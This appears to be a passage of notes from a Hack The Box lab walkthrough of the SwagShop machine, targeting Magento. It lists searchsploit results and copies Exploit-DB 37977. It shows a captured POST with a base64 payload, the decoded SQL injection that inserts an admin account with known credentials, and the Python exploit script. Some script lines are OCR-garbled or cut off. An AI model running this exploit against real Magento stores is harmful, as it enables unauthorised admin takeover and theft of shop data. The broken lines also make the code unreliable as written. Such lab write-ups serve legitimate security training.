


```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# searchsploit magento
-------------------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                                       |  Path
-------------------------------------------------------------------------------------------------------------------- ---------------------------
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection                                                        | php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)                             | php/webapps/38651.txt
Magento 1.2 - '/app/code/core/Mage/Admin/Model/Session.php?login['Username']' Cross-Site Scripting                  | php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting            | php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting                                                           | php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File                                                      | php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution                                                        | php/webapps/37811.py
Magento eCommerce - Local File Disclosure                                                                           | php/webapps/19793.txt
Magento eCommerce - Remote Code Execution                                                                           | xml/webapps/37977.py
Magento Server MAGMI Plugin - Multiple Vulnerabilities                                                              | php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion                                                         | php/webapps/35052.txt
Magento WooCommerce CardGate Payment Gateway 2.0.30 - Payment Process Bypass                                        | php/webapps/48135.php
-------------------------------------------------------------------------------------------------------------------- ---------------------------
```


Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution | php/webapps/37811.py

Magento eCommerce - Remote Code Execution | xml/webapps/37977.py


Magento eCommerce - Local File Disclosure | php/webapps/19793.txt




```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# searchsploit -m xml/webapps/37977.py
  Exploit: Magento eCommerce - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/37977
     Path: /usr/share/exploitdb/exploits/xml/webapps/37977.py
File Type: ASCII text, with CRLF line terminators

Copied to: /Documents/htb/boxes/swagshop/37977.py
```



```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# python 37977.py
```




```
POST /admin/Cms_Wysiwyg/directive/index/ HTTP/1.1
Host: 10.10.10.140
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.23.0
Content-Length: 999
Content-Type: application/x-www-form-urlencoded

filter=
cG9wdWxhcml0eVtmcm9tXT0wJnBvcHVsYXJpdHlbdG9dPTMmcG9wdWxhcml0eVtmaWVsZF9le
HByXT0wKTtTRVQgQFNBTFQgPSAncnAnO1NFVCBAUEFTUyA9IENPTkNBVChNRDUoQ09OQ0FUKC
BAU0FMVCAsICdmb3JtZScpICksIENPTkNBVCgnOicsIEBTQUxUICkpO1NFTEVDVCBARVhUUkE
gOj0gTUFYKGV4dHJhKSBGUk9NIGFkbWluX3VzZXIgV0hFUkUgZXh0cmEgSVMgTk9UIE5VTEw7
SU5TRVJUIElOVE8gYGFkbWluX3VzZXJgIChgZmlyc3RuYW1lYCwgYGxhc3RuYW1lYCxgZW1ha
WxgLGB1c2VybmFtZWAsYHBhc3N3b3JkYCxgY3JlYXRlZGAsYGxvZ251bWAsYHJlbG9hZF9hY2
xfZmxhZ2AsYGlzX2FjdGl2ZWAsYGV4dHJhYCxgcnBfdG9rZW5gLGBycF90b2tlbl9jcmVhdGV
kX2F0YCkgVkFMVUVTICgnRmlyc3RuYW1lJywnTGFzdG5hbWUnLCdlbWFpbEBleGFtcGxlLmNv
bScsJ2Zvcm1lJyxAUEFTUyxOT1coKSwwLDAsMSxARVhUUkEsTlVMTCwgTk9XKCkpO0lOU0VSV
CBJTlRPIGBhZG1pbl9yb2xlYCAocGFyZW50X2lkLHRyZWVfbGV2ZWwsc29ydF9vcmRlcixyb2
xlX3R5cGUsdXNlcl9pZCxyb2xlX25hbWUpIFZBTFVFUyAoMSwyLDAsJ1UnLChTRUxFQ1QgdXN
lcl9pZCBGUk9NIGFkbWluX3VzZXIgV0hFUkUgdXNlcm5hbWUgPSAnZm9ybWUnKSwnRmlyc3Ru
YW1lJyk7&___directive=
e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzd
kZpbGV9fQ&forwarded=1
```



```
HTTP/1.1 404 Not Found
Date: Sun, 02 May 2021 01:19:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      404 Not Found
    </title>
  </head>
  <body>
    <h1>
      Not Found
    </h1>
    <p>
      The requested URL /admin/Cms_Wysiwyg/directive/index/ was not found
    </p>
    <hr>
    <address>
      Apache/2.4.18 (Ubuntu) Server at 10.10.10.140 Port 80
    </address>
```


we get 404 we need /index.php/
is just sql injection



nbWUpIFZBTFVFUyAoMSwyLDAsJ1UnLChTRUxFQ1QgdXNlcl9pZCBGUk9NIGFkbWluX3VzZXIgV0hFUkUgdXNlcm5hbWUgPSAnZm9ybWUnKSwnRmlyc3RuYW1lJyk7


nbWUpIFZBTFVFUyAoMSwyLDAsJ1UnLChTRUxFQ1QgdXNlcl9pZCBGUk9NIGFkbWluX3VzZXIgV0hFUkUgdXNlcm5hbWUgPSAnZm9ybWUnKSwnRmlyc3RuYW1lJyk7

popularity[from]=0&popularity[to]=3&popularity[field_expr]=0);SET @SALT = 'rp';SET @PASS = CONCAT(MD5(CONCAT(@SALT , 'forme')), CONCAT(':', @SALT));SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;INSERT INTO `admin_user` (`firstname`, `lastname`,`email`,`username`,`password`,`created`,`lognum`,`reload_acl_flag`,`is_active`,`extra`,`rp_token`,`rp_token_created_at`) VALUES ('Firstname','Lastname','email@example.com','forme',@PASS,NOW(),0,0,1,@EXTRA,NULL, NOW());INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,'U',(SELECT user_id FROM admin_user WHERE username = 'forme'),'Firstname');



37977.py ×


```
##################################################################################################
#Thanks to
# Zero cool, code breaker ICA, Team indishell, my father , rr mam, jagriti and DON
import requests
import base64
import sys

target = "http://10.10.10.140/index.php/"
proxy = { 'http' : 'localhost:8080' }
if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target url = target + "/admin/Cms Wysiwyg/directive/index/"

q="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin user WHERE extra IS NOT NULL;
INSERT INTO `admin user` (`firstname`, `lastname`,`email`,`username`,`password`,`created`,`lognum`,`reload acl flag`,`is active`,`extra`,`rp token`,`rp toke
INSERT INTO `admin role` (parent id,tree level,sort order,role type,user id,role name) VALUES (1,2,0,'U',(SELECT user id FROM admin user WHERE username = '{
"""


query = q.replace("\n", "").format(username="forme", password="forme")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field expr]=0);{0}".format(query)

# e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzdkZpbGV9fQ decoded is{{block type=Adminhtml/report search grid output=getCsvFile}}
r = requests.post(target url,
                  data={"  directive": "e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzdkZpbGV9fQ",
                        "filter": base64.b64encode(pfilter),
                        "forwarded": 1},
                        proxies=proxy)
if r.ok:
    print "WORKED"
    print "Check {0}/admin with creds forme:forme".format(target)
else:
    print "DID NOT WORK"
```



```
